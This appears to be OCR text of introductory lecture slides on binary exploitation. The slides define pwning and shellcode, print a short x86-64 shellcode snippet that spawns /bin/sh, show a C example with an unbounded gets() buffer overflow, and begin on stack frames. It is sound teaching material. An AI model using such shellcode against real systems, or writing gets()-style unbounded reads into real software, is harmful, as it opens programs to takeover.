Binary Exploitation

Josh Hofing

Binary Exploitation

- We've been spending the past few weeks looking at binaries
- Now let's break them!
- A lot of people call exploiting a binary *pwning* it

Goals of Pwning

- When we exploit binaries, our usual goal is to get our own code running

- Usually, we try to get the exploited binary to open a shell on our behalf

  - We call the code that achieves this *shellcode*

  - Note: shellcode != exploit

Typical Shellcode

- The basic idea of most shellcode is that you execute something like this C code:
  - `execve(“/bin/sh”, 0, 0);`
- This usually has to be done in a bit a roundabout way

```
/* push '/bin///sh\x00' */

push 0x68

mov rax, 0x732f2f2f6e69622f

push rax


/* call execve(rsp, 0, 0) */

mov rdi, rsp

xor esi, esi

push 0x3b

pop rax

cdq /* Set rdx to 0, rax is known to be positive */

syscall
```

Vulnerabilities

- A *vulnerability* is a flaw in a program that might let us exploit it.

- An exploit might require several vulnerabilities to put together

Spot the Vulnerability

```
int x = 0xdead;

char buf[32] = {0};

gets(buf);

printf("Hi, %s\n", buf);

if (x == 0x1337) { puts("Hi friend”);}

else { puts("You're not my friend!”); }
```


Spot the Vulnerability

```
int x = 0xdead;

char buf[32] = {0};

gets(buf);

printf("Hi, %s\n", buf);

if (x == 0x1337) { puts("Hi friend”);}

else { puts("You're not my friend!”); }
```


man gets

```
<snip>

SECURITY CONSIDERATIONS

     The gets() function cannot be used securely.
Because of its lack of bounds checking, and the
inability for the calling program to reliably
determine the length of the next incoming line, the
use of this function enables malicious users to
arbitrarily change a running program's
functionality through a buffer overflow attack.  It
is strongly suggested that the fgets() function be
used in all cases.

<snip>
```


Stack Frames



Stack Frames




Stack Frames




`push rbp`

Stack Frames




`push rbp`

Stack Frames





```
push rbp
mov rbp, rsp
```

Stack Frames



